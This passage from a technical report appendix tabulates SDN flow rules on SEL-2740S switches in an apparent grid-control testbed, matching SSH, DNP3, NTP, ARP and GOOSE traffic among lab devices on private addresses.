D2			ARP		192.168.1.50	192.168.1.16			C2, E4	Temp Workstation	RaspberryPi 6
D2			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	C2, E4	Temp Workstation	RaspberryPi 4
D2			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	C2, E4	Temp Workstation	RaspberryPi 6
D2			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	C2, E4	Temp Workstation	RaspberryPi 3
D2			ARP		192.168.1.52	192.168.1.30			C4	Commando	SEL-421
D2			IPV4	ICMP	192.168.1.52	192.168.1.30			C4	Commando	SEL-421
D2			IPV4	TCP	192.168.1.52	192.168.1.30		TCP/21	C4	Commando	SEL-421
D2			IPV4	TCP	192.168.1.52	192.168.1.30		TCP/20	C4	SEL-421	Commando
D2			ARP		192.168.10.1	192.168.11.4			E4	Controller	SEL-2740S Switch 3
D2	00:30:A7:1B:62:FF		IPV4		192.168.10.1				E4	Controller	SEL-2740S Switch 3
E4			IPV4	UDP	192.168.1.250	192.168.10.1	UDP/NTP		D1, D2	Controller	SEL-2488 NTP Server
E4			ARP		192.168.1.11	192.168.1.100			D1, D2	kali1	RaspberryPi 1
E4			ARP		192.168.1.11	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 1
E4			ARP		192.168.1.13	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 3
E4			ARP		192.168.1.14	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 4
E4			ARP		192.168.1.15	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 5
E4			ARP		192.168.1.16	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 6
E4			ARP		192.168.1.18	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 8
E4			ARP		192.168.1.19	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 9
E4			ARP		192.168.1.23	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 13
E4			ARP		192.168.1.18	192.168.1.52			D1, D2	Commando	RaspberryPi 8
E4			ARP		192.168.1.250	192.168.10.1			D1, D2	Controller	SEL-2488 NTP Server
E4			ARP		192.168.11.4	192.168.10.1			D1, D2	Controller	SEL-2740S Switch 3
E4			IPV4	ICMP	192.168.11.2	192.168.10.1			D1, D2	SEL-2740S Switch 1	Controller
E4		00:30:A7:1B:62:FF	IPV4			192.168.10.1			D1, D2	Controller	SEL-2740S Switch 3
E4			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 5
E4			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 8
E4			IPV4	ICMP	192.168.1.19	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 9
E4			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 9
E4			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 13
E4			IPV4	TCP	192.168.1.18	192.168.1.52	TCP/DNP3		D1, D2	Commando	RaspberryPi 8

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
E4			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 4
E4			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 6
E4			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 3
E4			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 1
E4			IPV4	ICMP	192.168.1.11	192.168.1.100			D1, D2	kali1	RaspberryPi 1
E4			ARP		192.168.1.14	192.168.1.12			B4	RaspberryPi 2	RaspberryPi 4
E4			IPV4	ICMP	192.168.1.14	192.168.1.12			B4	RaspberryPi 2	RaspberryPi 4
E4	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						B4	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
E4			IPV4	UDP	192.168.11.4	192.168.1.250		UDP/NTP	C1	SEL-2740S Switch 3	SEL-2488 NTP Server
E4			ARP		192.168.1.13	192.168.1.11			C1	RaspberryPi 1	RaspberryPi 3
E4			ARP		192.168.1.16	192.168.1.15			C1	RaspberryPi 5	RaspberryPi 6
E4			ARP		192.168.11.4	192.168.1.250			C1	SEL-2740S Switch 3	SEL-2488 NTP Server
E4			IPV4	ICMP	192.168.1.16	192.168.1.15			C1	RaspberryPi 5	RaspberryPi 6
E4			IPV4	ICMP	192.168.1.13	192.168.1.11			C1	RaspberryPi 1	RaspberryPi 3
E4			IPV4	TCP	192.168.1.13	192.168.1.11	TCP/5201		C1	RaspberryPi 1	RaspberryPi 3
E4	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						C1	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
E4			ARP		192.168.11.2	192.168.10.1			D1	Controller	SEL-2740S Switch 1
E4			ARP		192.168.11.3	192.168.10.1			D1	Controller	SEL-2740S Switch 2
E4		00:30:A7:1B:62:CD	IPV4			192.168.10.1			D1	Controller	SEL-2740S Switch 2
E4		00:30:A7:1B:62:17	IPV4			192.168.10.1			D1	Controller	SEL-2740S Switch 1

D.3.2.5 Flow Rules in SEL 2740S Switch #5

Table D-15 shows a summary of the SDN flow rules contained on switch #5.

Table D-15. SEL 2740S Switch #5 Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
D1			IPV4	UDP	192.168.11.1	192.168.1.250		UDP/NTP	D2	SEL-2740S Control Center	SEL-2488 NTP Server
D1			IPV4	UDP	192.168.10.1	192.168.1.250		UDP/NTP	D2	Controller	SEL-2488 NTP Server
D1			ARP		192.168.1.100	192.168.1.11			D2	kali1	RaspberryPi 1
D1			ARP		192.168.1.50	192.168.1.11			D2	Temp Workstation	RaspberryPi 1
D1			ARP		192.168.1.50	192.168.1.12			D2	Temp Workstation	RaspberryPi 2
D1			ARP		192.168.1.50	192.168.1.13			D2	Temp Workstation	RaspberryPi 3
D1			ARP		192.168.1.50	192.168.1.14			D2	Temp Workstation	RaspberryPi 4
D1			ARP		192.168.1.50	192.168.1.15			D2	Temp Workstation	RaspberryPi 5
D1			ARP		192.168.1.50	192.168.1.16			D2	Temp Workstation	RaspberryPi 6
D1			ARP		192.168.1.50	192.168.1.17			D2	Temp Workstation	RaspberryPi 7
D1			ARP		192.168.1.50	192.168.1.18			D2	Temp Workstation	RaspberryPi 8
D1			ARP		192.168.1.52	192.168.1.18			D2	Commando	RaspberryPi 8
D1			ARP		192.168.1.50	192.168.1.19			D2	Temp Workstation	RaspberryPi 9
D1			ARP		192.168.1.50	192.168.1.20			D2	Temp Workstation	RaspberryPi 10
D1			ARP		192.168.1.50	192.168.1.22			D2	Temp Workstation	RaspberryPi 12
D1			ARP		192.168.1.50	192.168.1.23			D2	Temp Workstation	RaspberryPi 13
D1			ARP		192.168.1.50	192.168.1.24			D2	Temp Workstation	RaspberryPi 14
D1			ARP		192.168.1.50	192.168.1.25			D2	Temp Workstation	RaspberryPi 15
D1			ARP		192.168.10.1	192.168.1.250			D2	Controller	SEL-2488 NTP Server
D1			ARP		192.168.11.1	192.168.1.250			D2	SEL-2740S Control Center	SEL-2488 NTP Server
D1			ARP		192.168.1.50	192.168.1.26			D2	Temp Workstation	RaspberryPi 16
D1			ARP		192.168.1.52	192.168.1.30			D2	Commando	SEL-421
D1			ARP		192.168.10.1	192.168.11.4			D2	Controller	SEL-2740S Switch 3
D1			IPV4	ICMP	192.168.10.1	192.168.11.2			D2	SEL-2740S Switch 1	Controller
D1	00:30:A7:1B:62:FF		IPV4		192.168.10.1				D2	Controller	SEL-2740S Switch 3
D1			IPV4	ICMP	192.168.1.50	192.168.1.12			D2	Temp Workstation	RaspberryPi 2
D1			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	D2	Temp Workstation	RaspberryPi 2
D1			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	D2	Temp Workstation	RaspberryPi 5
D1			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	D2	Temp Workstation	RaspberryPi 8
D1			IPV4	ICMP	192.168.1.50	192.168.1.19			D2	Temp Workstation	RaspberryPi 9
D1			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	D2	Temp Workstation	RaspberryPi 9
D1			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	D2	Temp Workstation	RaspberryPi 10
D1			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	D2	Temp Workstation	RaspberryPi 12
D1			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	D2	Temp Workstation	RaspberryPi 13
D1			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	D2	Temp Workstation	RaspberryPi 14
D1			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	D2	Temp Workstation	RaspberryPi 15
D1			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	D2	Temp Workstation	RaspberryPi 16

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
D1			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	D2	Temp Workstation	RaspberryPi 7
D1			IPV4	ICMP	192.168.1.52	192.168.1.30			D2	Commando	SEL-421
D1			IPV4	TCP	192.168.1.52	192.168.1.30		TCP/21	D2	Commando	SEL-421
D1			IPV4	TCP	192.168.1.52	192.168.1.30		TCP/20	D2	SEL-421	Commando
D1			IPV4	TCP	192.168.1.52	192.168.1.18		TCP/DNP3	D2	Commando	RaspberryPi 8
D1			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	D2	Temp Workstation	RaspberryPi 4
D1			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	D2	Temp Workstation	RaspberryPi 6
D1			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	D2	Temp Workstation	RaspberryPi 3
D1			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	D2	Temp Workstation	RaspberryPi 1
D1			IPV4	ICMP	192.168.1.100	192.168.1.11			D2	kali1	RaspberryPi 1
D2			ARP		192.168.1.100	192.168.1.11			B1	kali1	RaspberryPi 1
D2			ARP		192.168.1.50	192.168.1.11			B1	Temp Workstation	RaspberryPi 1
D2			ARP		192.168.1.50	192.168.1.15			B1	Temp Workstation	RaspberryPi 5
D2			ARP		192.168.1.50	192.168.1.18			B1	Temp Workstation	RaspberryPi 8
D2			ARP		192.168.1.52	192.168.1.18			B1	Commando	RaspberryPi 8
D2			ARP		192.168.1.50	192.168.1.19			B1	Temp Workstation	RaspberryPi 9
D2			ARP		192.168.1.50	192.168.1.23			B1	Temp Workstation	RaspberryPi 13
D2			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	B1	Temp Workstation	RaspberryPi 5
D2			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	B1	Temp Workstation	RaspberryPi 8
D2			IPV4	ICMP	192.168.1.50	192.168.1.19			B1	Temp Workstation	RaspberryPi 9
D2			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	B1	Temp Workstation	RaspberryPi 9
D2			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	B1	Temp Workstation	RaspberryPi 13
D2			IPV4	TCP	192.168.1.52	192.168.1.18		TCP/DNP3	B1	Commando	RaspberryPi 8
D2			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	B1	Temp Workstation	RaspberryPi 1
D2			IPV4	ICMP	192.168.1.100	192.168.1.11			B1	kali1	RaspberryPi 1
D2			IPV4	UDP	0.0.0.0	255.255.255.255	UDP/68	UDP/67	D1	RaspberryPi 11	DHCP Server
D2			IPV4	UDP	192.168.1.250	192.168.11.1	UDP/NTP		D1	SEL-2740S Control Center	SEL-2488 NTP Server
D2			IPV4	UDP	192.168.1.250	192.168.10.1	UDP/NTP		D1	Controller	SEL-2488 NTP Server
D2			ARP		192.168.1.11	192.168.1.100			D1	kali1	RaspberryPi 1
D2			ARP		192.168.1.11	192.168.1.50			D1	Temp Workstation	RaspberryPi 1
D2			ARP		192.168.1.12	192.168.1.50			D1	Temp Workstation	RaspberryPi 2
D2			ARP		192.168.1.13	192.168.1.50			D1	Temp Workstation	RaspberryPi 3
D2			ARP		192.168.1.14	192.168.1.50			D1	Temp Workstation	RaspberryPi 4
D2			ARP		192.168.1.15	192.168.1.50			D1	Temp Workstation	RaspberryPi 5
D2			ARP		192.168.1.16	192.168.1.50			D1	Temp Workstation	RaspberryPi 6
D2			ARP		192.168.1.17	192.168.1.50			D1	Temp Workstation	RaspberryPi 7
D2			ARP		192.168.1.18	192.168.1.50			D1	Temp Workstation	RaspberryPi 8
D2			ARP		192.168.1.19	192.168.1.50			D1	Temp Workstation	RaspberryPi 9
D2			ARP		192.168.1.20	192.168.1.50			D1	Temp Workstation	RaspberryPi 10
D2			ARP		192.168.1.22	192.168.1.50			D1	Temp Workstation	RaspberryPi 12
D2			ARP		192.168.1.23	192.168.1.50			D1	Temp Workstation	RaspberryPi 13
D2			ARP		192.168.1.24	192.168.1.50			D1	Temp Workstation	RaspberryPi 14
D2			ARP		192.168.1.25	192.168.1.50			D1	Temp Workstation	RaspberryPi 15
D2			ARP		192.168.1.26	192.168.1.50			D1	Temp Workstation	RaspberryPi 16

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
D2			ARP		192.168.1.18	192.168.1.52			D1	Commando	RaspberryPi 8
D2			ARP		192.168.1.30	192.168.1.52			D1	Commando	SEL-421
D2			ARP		192.168.1.250	192.168.10.1			D1	Controller	SEL-2488 NTP Server
D2			ARP		192.168.11.4	192.168.10.1			D1	Controller	SEL-2740S Switch 3
D2			ARP		192.168.1.250	192.168.11.1			D1	SEL-2740S Control Center	SEL-2488 NTP Server
D2			IPV4	ICMP	192.168.11.2	192.168.10.1			D1	SEL-2740S Switch 1	Controller
D2		00:30:A7:1B:62:FF	IPV4			192.168.10.1			D1	Controller	SEL-2740S Switch 3
D2			IPV4	ICMP	192.168.1.12	192.168.1.50			D1	Temp Workstation	RaspberryPi 2
D2			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 2
D2			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 5
D2			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 8
D2			IPV4	ICMP	192.168.1.19	192.168.1.50			D1	Temp Workstation	RaspberryPi 9
D2			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 9
D2			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 10
D2			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 12
D2			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 13
D2			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 14
D2			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 15
D2			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 16
D2			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 7
D2			IPV4	ICMP	192.168.1.30	192.168.1.52			D1	Commando	SEL-421
D2			IPV4	TCP	192.168.1.30	192.168.1.52	TCP/21		D1	Commando	SEL-421
D2			IPV4	TCP	192.168.1.30	192.168.1.52	TCP/20		D1	SEL-421	Commando
D2			IPV4	TCP	192.168.1.18	192.168.1.52	TCP/DNP3		D1	Commando	RaspberryPi 8
D2			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 4
D2			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 6
D2			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 3
D2			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 1
D2			IPV4	ICMP	192.168.1.11	192.168.1.100			D1	kali1	RaspberryPi 1
D2			ARP		192.168.1.50	192.168.1.12			E1	Temp Workstation	RaspberryPi 2
D2			ARP		192.168.1.50	192.168.1.17			E1	Temp Workstation	RaspberryPi 7
D2			ARP		192.168.1.50	192.168.1.20			E1	Temp Workstation	RaspberryPi 10
D2			ARP		192.168.1.50	192.168.1.22			E1	Temp Workstation	RaspberryPi 12
D2			ARP		192.168.1.50	192.168.1.24			E1	Temp Workstation	RaspberryPi 14
D2			ARP		192.168.1.50	192.168.1.25			E1	Temp Workstation	RaspberryPi 15
D2			ARP		192.168.1.50	192.168.1.26			E1	Temp Workstation	RaspberryPi 16
D2			IPV4	ICMP	192.168.1.50	192.168.1.12			E1	Temp Workstation	RaspberryPi 2
D2			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	E1	Temp Workstation	RaspberryPi 2
D2			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	E1	Temp Workstation	RaspberryPi 10
D2			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	E1	Temp Workstation	RaspberryPi 12
D2			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	E1	Temp Workstation	RaspberryPi 14
D2			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	E1	Temp Workstation	RaspberryPi 15
D2			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	E1	Temp Workstation	RaspberryPi 16
D2			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	E1	Temp Workstation	RaspberryPi 7

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
E1			IPV4	UDP	0.0.0.0	255.255.255.255	UDP/68	UDP/67	D2	RaspberryPi 11	DHCP Server
E1			ARP		192.168.1.12	192.168.1.50			D2	Temp Workstation	RaspberryPi 2
E1			ARP		192.168.1.17	192.168.1.50			D2	Temp Workstation	RaspberryPi 7
E1			ARP		192.168.1.20	192.168.1.50			D2	Temp Workstation	RaspberryPi 10
E1			ARP		192.168.1.22	192.168.1.50			D2	Temp Workstation	RaspberryPi 12
E1			ARP		192.168.1.24	192.168.1.50			D2	Temp Workstation	RaspberryPi 14
E1			ARP		192.168.1.25	192.168.1.50			D2	Temp Workstation	RaspberryPi 15
E1			ARP		192.168.1.26	192.168.1.50			D2	Temp Workstation	RaspberryPi 16
E1			IPV4	ICMP	192.168.1.12	192.168.1.50			D2	Temp Workstation	RaspberryPi 2
E1			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		D2	Temp Workstation	RaspberryPi 2
E1			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		D2	Temp Workstation	RaspberryPi 10
E1			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		D2	Temp Workstation	RaspberryPi 12
E1			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		D2	Temp Workstation	RaspberryPi 14
E1			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		D2	Temp Workstation	RaspberryPi 15
E1			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		D2	Temp Workstation	RaspberryPi 16
E1			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		D2	Temp Workstation	RaspberryPi 7

D.3.2.6 Flow Rules in SEL 2740S Switch CC (Control Center)

Table D-16 shows a summary of the SDN flow rules contained on switch CC (Control Center).

Table D-16. SEL 2740S Switch CC (Control Center) Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
B1			ARP		192.168.10.1	192.168.10.2			C1	SSI SAT	Controller
B1			IPV4	TCP	192.168.10.1	192.168.10.2	TCP/HTTPS		C1	SSI SAT	Controller
B1			ARP		192.168.10.1	192.168.11.6			D1	Controller	SEL-2740S Switch 5
B1	00:30:A7:16:E4:70		IPV4		192.168.10.1				D1	Controller	SEL-2740S Switch 5
B1			IPV4	TCP	192.168.10.4	192.168.10.100		TCP/1337	D2	Binary Armor High Side	Binary Armor Management
B1			ARP		192.168.10.4	192.168.10.100			D2	Binary Armor High Side	Binary Armor Management
B1			ARP		192.168.10.1	192.168.11.2			D2	Controller	SEL-2740S Switch 1
B1			ARP		192.168.10.1	192.168.11.3			D2	Controller	SEL-2740S Switch 2
B1			ARP		192.168.10.1	192.168.11.5			D2	Controller	SEL-2740S Switch 4
B1	00:30:A7:1B:62:CD		IPV4		192.168.10.1				D2	Controller	SEL-2740S Switch 2
B1	00:30:A7:1B:62:17		IPV4		192.168.10.1				D2	Controller	SEL-2740S Switch 1
B1	00:30:A7:16:E3:62		IPV4		192.168.10.1				D2	Controller	SEL-2740S Switch 4
B1			IPV4	UDP	192.168.10.1	192.168.1.250		UDP/NTP	D2, D1	Controller	SEL-2488 NTP Server
B1			ARP		192.168.1.50	192.168.1.11			D2, D1	Temp Workstation	RaspberryPi 1
B1			ARP		192.168.1.50	192.168.1.12			D2, D1	Temp Workstation	RaspberryPi 2
B1			ARP		192.168.1.50	192.168.1.13			D2, D1	Temp Workstation	RaspberryPi 3
B1			ARP		192.168.1.50	192.168.1.14			D2, D1	Temp Workstation	RaspberryPi 4
B1			ARP		192.168.1.50	192.168.1.15			D2, D1	Temp Workstation	RaspberryPi 5
B1			ARP		192.168.1.50	192.168.1.16			D2, D1	Temp Workstation	RaspberryPi 6
B1			ARP		192.168.1.50	192.168.1.17			D2, D1	Temp Workstation	RaspberryPi 7
B1			ARP		192.168.1.50	192.168.1.18			D2, D1	Temp Workstation	RaspberryPi 8
B1			ARP		192.168.1.52	192.168.1.18			D2, D1	Commando	RaspberryPi 8
B1			ARP		192.168.1.50	192.168.1.19			D2, D1	Temp Workstation	RaspberryPi 9
B1			ARP		192.168.1.50	192.168.1.20			D2, D1	Temp Workstation	RaspberryPi 10
B1			ARP		192.168.1.50	192.168.1.22			D2, D1	Temp Workstation	RaspberryPi 12
B1			ARP		192.168.1.50	192.168.1.23			D2, D1	Temp Workstation	RaspberryPi 13
B1			ARP		192.168.1.50	192.168.1.24			D2, D1	Temp Workstation	RaspberryPi 14
B1			ARP		192.168.1.50	192.168.1.25			D2, D1	Temp Workstation	RaspberryPi 15
B1			ARP		192.168.10.1	192.168.1.250			D2, D1	Controller	SEL-2488 NTP Server
B1			ARP		192.168.1.50	192.168.1.26			D2, D1	Temp Workstation	RaspberryPi 16
B1			ARP		192.168.1.52	192.168.1.30			D2, D1	Commando	SEL-421
B1			ARP		192.168.10.1	192.168.11.4			D2, D1	Controller	SEL-2740S Switch 3
B1			IPV4	ICMP	192.168.10.1	192.168.11.2			D2, D1	SEL-2740S Switch 1	Controller
B1	00:30:A7:1B:62:FF		IPV4		192.168.10.1				D2, D1	Controller	SEL-2740S Switch 3
B1			IPV4	ICMP	192.168.1.50	192.168.1.12			D2, D1	Temp Workstation	RaspberryPi 2
B1			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 2
B1			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 5

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
B1			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 8
B1			IPV4	ICMP	192.168.1.50	192.168.1.19			D2, D1	Temp Workstation	RaspberryPi 9
B1			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 9
B1			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 10
B1			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 12
B1			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 13
B1			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 14
B1			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 15
B1			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 16
B1			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 7
B1			IPV4	ICMP	192.168.1.52	192.168.1.30			D2, D1	Commando	SEL-421
B1			IPV4	TCP	192.168.1.52	192.168.1.30		TCP/21	D2, D1	Commando	SEL-421
B1			IPV4	TCP	192.168.1.52	192.168.1.30		TCP/20	D2, D1	SEL-421	Commando
B1			IPV4	TCP	192.168.1.52	192.168.1.18		TCP/DNP3	D2, D1	Commando	RaspberryPi 8
B1			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 4
B1			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 6
B1			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 3
B1			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	D2, D1	Temp Workstation	RaspberryPi 1
B2			ARP		192.168.1.249	192.168.1.250			B3	PNNL DNP3 Master	Juniper Gateway
B2			ARP		192.168.1.249	192.168.1.251			B3	PNNL DNP3 Master	Juniper Gateway Backup
B2			ARP		192.168.1.249	192.168.1.252			B3	PNNL DNP3 Master	Juniper Virtual Interface
B2			IPV4	TCP	192.168.1.251	10.10.49.23		TCP/DNP3	B3	PNNL DNP3 Master	Juniper Gateway
B2			IPV4	ICMP	192.168.1.249	192.168.1.250			B3	PNNL DNP3 Master	Juniper Gateway
B2			IPV4	ICMP	192.168.1.249	192.168.1.252			B3	PNNL DNP3 Master	Juniper Virtual Interface
B2			IPV4	ICMP	192.168.1.249	192.168.1.251			B3	PNNL DNP3 Master	Juniper Gateway Backup
B3			ARP		192.168.1.250	192.168.1.249			B2	PNNL DNP3 Master	Juniper Gateway
B3			ARP		192.168.1.251	192.168.1.249			B2	PNNL DNP3 Master	Juniper Gateway Backup
B3			ARP		192.168.1.252	192.168.1.249			B2	PNNL DNP3 Master	Juniper Virtual Interface
B3			IPV4	TCP	10.10.49.23	192.168.1.251	TCP/DNP3		B2	PNNL DNP3 Master	Juniper Gateway
B3			IPV4	ICMP	192.168.1.250	192.168.1.249			B2	PNNL DNP3 Master	Juniper Gateway
B3			IPV4	ICMP	192.168.1.252	192.168.1.249			B2	PNNL DNP3 Master	Juniper Virtual Interface
B3			IPV4	ICMP	192.168.1.251	192.168.1.249			B2	PNNL DNP3 Master	Juniper Gateway Backup
C1			ARP		192.168.10.2	192.168.10.1			B1	SSI SAT	Controller
C1			IPV4	TCP	192.168.10.2	192.168.10.1		TCP/HTTPS	B1	SSI SAT	Controller
C1			ARP		192.168.1.100	192.168.1.11			D2, D1	kali1	RaspberryPi 1
C1			IPV4	ICMP	192.168.1.100	192.168.1.11			D2, D1	kali1	RaspberryPi 1
D1			IPV4	UDP	0.0.0.0	255.255.255.255	UDP/68	UDP/67	B1	RaspberryPi 11	DHCP Server
D1			IPV4	UDP	192.168.1.250	192.168.10.1	UDP/NTP		B1	Controller	SEL-2488 NTP Server
D1			ARP		192.168.1.11	192.168.1.50			B1	Temp Workstation	RaspberryPi 1
D1			ARP		192.168.1.12	192.168.1.50			B1	Temp Workstation	RaspberryPi 2
D1			ARP		192.168.1.13	192.168.1.50			B1	Temp Workstation	RaspberryPi 3
D1			ARP		192.168.1.14	192.168.1.50			B1	Temp Workstation	RaspberryPi 4
D1			ARP		192.168.1.15	192.168.1.50			B1	Temp Workstation	RaspberryPi 5
D1			ARP		192.168.1.16	192.168.1.50			B1	Temp Workstation	RaspberryPi 6

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
D1			ARP		192.168.1.17	192.168.1.50			B1	Temp Workstation	RaspberryPi 7
D1			ARP		192.168.1.18	192.168.1.50			B1	Temp Workstation	RaspberryPi 8
D1			ARP		192.168.1.19	192.168.1.50			B1	Temp Workstation	RaspberryPi 9
D1			ARP		192.168.1.20	192.168.1.50			B1	Temp Workstation	RaspberryPi 10
D1			ARP		192.168.1.22	192.168.1.50			B1	Temp Workstation	RaspberryPi 12
D1			ARP		192.168.1.23	192.168.1.50			B1	Temp Workstation	RaspberryPi 13
D1			ARP		192.168.1.24	192.168.1.50			B1	Temp Workstation	RaspberryPi 14
D1			ARP		192.168.1.25	192.168.1.50			B1	Temp Workstation	RaspberryPi 15
D1			ARP		192.168.1.26	192.168.1.50			B1	Temp Workstation	RaspberryPi 16
D1			ARP		192.168.1.18	192.168.1.52			B1	Commando	RaspberryPi 8
D1			ARP		192.168.1.30	192.168.1.52			B1	Commando	SEL-421
D1			ARP		192.168.1.250	192.168.10.1			B1	Controller	SEL-2488 NTP Server
